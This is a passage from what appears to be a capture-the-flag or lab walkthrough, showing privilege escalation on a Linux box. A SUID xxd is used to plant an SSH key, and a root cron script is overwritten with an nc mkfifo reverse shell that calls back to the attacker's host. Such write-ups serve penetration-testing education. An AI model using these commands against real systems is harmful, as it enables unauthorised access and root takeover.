
If the browser request hangs, check your listener.
The listener receives a reverse shell.
nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.106.128] from (UNKNOWN) [192.168.106.129] 33024
Linux monster 6.17.0-14-generic #14-Ubuntu SMP PREEMPT_DYNAMIC Fri Jan  9 17:01:16 UTC 2026 x86_64 GNU/Linux
 15:20:39 up 28 min,  0 users,  load average: 0.15, 0.17, 0.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1902): Inappropriate ioctl for device
bash: no job control in this shell
www-data@monster:/$ whoami
whoami
www-data
www-data@monster:/$
We now have a shell as www-data.
Lateral movement
Usually, www-data does not have enough privileges, so we need to escalate.
For post-exploitation enumeration, you can use LinPEAS, but I will show the manual path first.
After entering the system, gather as much useful information as possible.
Basic checklist:
- another system user
- sudo -l
- SUID
- cronjob
- any misconfigured binary
Find other users on the system.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
boboyot:x:1000:1000:boboyot:/home/boboyot:/bin/bash
...
Look for users with a shell, or list the /home directory.
ls -la /home
total 12
drwxr-xr-x  3 root    root    4096 Mar  5 11:01 .
drwxr-xr-x 20 root    root    4096 Mar  6 00:54 ..
drwxr-x--- 15 boboyot boboyot 4096 Mar  5 14:53 boboyot
Check sudo permissions with sudo -l.
sudo -l
sudo-rs: Sorry, user www-data may not run sudo on monster.
www-data has no sudo privileges.
Find active SUID binaries.
find / -type f -perm -04000 -ls 2>/dev/null
...
    27896      8 -rwsr-sr-x   1 boboyot  boboyot        7180 Nov 26  2024 /usr/lib/nagios/plugins/check_log
...
     1145     24 -rwsr-sr-x   1 boboyot  boboyot       22896 Sep 15 16:38 /usr/bin/xxd
We find an interesting SUID binary.
The result shows an active SUID bit on xxd, which is a useful escalation vector.
Open GTFOBins to find useful commands for this binary.

With this path, we can read and write as boboyot, but it does not directly give us a shell.
Remember from the port scan that SSH is open. We can write an SSH key and log in as boboyot.
To write an SSH public key, adapt the command from GTFOBins.

Generate an SSH key pair on the attack box.
ssh-keygen -t ED25519 -f boboyot
Generating public/private ED25519 key pair.
Enter passphrase for "boboyot" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in boboyot
Your public key has been saved in boboyot.pub
The key fingerprint is:
SHA256:SmptK1/jJTCWZjp5tLhQci2ccDFGoHHMp3nDMM3N8O8 kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|.oo=*+           |
| +=.++o          |
|. .B. .          |
|  o++o o         |
|  ..*.@ S        |
|   + & *         |
|  . B * E .      |
|   o.= + +       |
|    .oo .        |
+----[SHA256]-----+
Copy the generated public key.
cat boboyot.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA7xEqLulOEHxYpKn8JKZ9GyF2tkJ/woSOtphzd5kcFD kali@kali
On the target machine, use xxd to write the public key into authorized_keys.
Customize the command to write the SSH public key to /home/boboyot/.ssh/authorized_keys.
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA7xEqLulOEHxYpKn8JKZ9GyF2tkJ/woSOtphzd5kcFD kali@kali\n" | xxd | xxd -r - /home/boboyot/.ssh/authorized_keys
Run the command on the target machine.
After the overwrite succeeds, SSH as boboyot.
Return to the attack machine and log in with the private key.
ssh boboyot@192.168.106.129 -i boboyot
Welcome to Ubuntu 25.10 (GNU/Linux 6.17.0-14-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Mar 11 16:17:16 UTC 2026

  System load: 0.58               Memory usage: 51%   Processes:       305
  Usage of /:  41.8% of 17.83GB   Swap usage:   0%    Users logged in: 0

 * Due to a now-resolved bug in the date command, this system may be unable
   to automatically check for updates. Manually install the update using:

     sudo apt install --update rust-coreutils

   https://discourse.ubuntu.com/t/enabling-updates-on-ubuntu-25-10-systems/

0 updates can be applied immediately.

boboyot@monster:~$
We now have a shell as boboyot.
Privilege escalation to root
Continue with the post-exploitation checklist:
- another system user
- sudo -l
- SUID
- cronjob
- any misconfigured binary
There are still a few items to check.
Start with sudo -l.
sudo -l
sudo-rs: Sorry, user boboyot may not run sudo on monster.
boboyot does not have sudo permissions.
Proceed to check cron jobs.
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
* * * * * root /opt/backup.sh
We find a root cron job.
Analyze /opt/backup.sh.
ls -la /opt/backup.sh
-rwxrw---- 1 root boboyot 95 Mar  6 01:03 /opt/backup.sh

cat /opt/backup.sh
rm /opt/backup/*.tar.gz;tar -czf /opt/backup/boboyot_home_$(date +%Y%m%d).tar.gz /home/boboyot
This is a normal backup script for the boboyot home directory.
From the file permissions, the boboyot group can write to /opt/backup.sh.
That means we can modify the script and use the root cron job to spawn a root shell.
There are several ways to spawn a root shell.
I prefer using a reverse shell because the script runs every minute.
This gives us a reliable way to catch the root shell from the attack box.
Generate another payload with revshells.com.

I use the nc mkfifo reverse shell payload on port 9999.
Overwrite /opt/backup.sh with the payload.
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.106.128 9999 >/tmp/f' > /opt/backup.sh
Set up the listener.
nc -lvnp 9999
listening on [any] 9999 ...
Wait for the backup script to execute.
nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.106.128] from (UNKNOWN) [192.168.106.129] 49754
bash: cannot set terminal process group (5447): Inappropriate ioctl for device
bash: no job control in this shell
root@monster:~#
We now have a root shell.
Lessons learned
- Always check anonymous or guest-accessible SMB shares early.
- Web credentials are worth testing against the obvious login paths before spending time on deeper fuzzing.
- Administrator access to WordPress can become system access when plugin editing is available.
- SUID binaries are useful even when they do not directly spawn a shell; read/write primitives can still enable lateral movement.
- Writable scripts executed by root-owned cron jobs are high-impact privilege escalation targets.
Thank you for reading.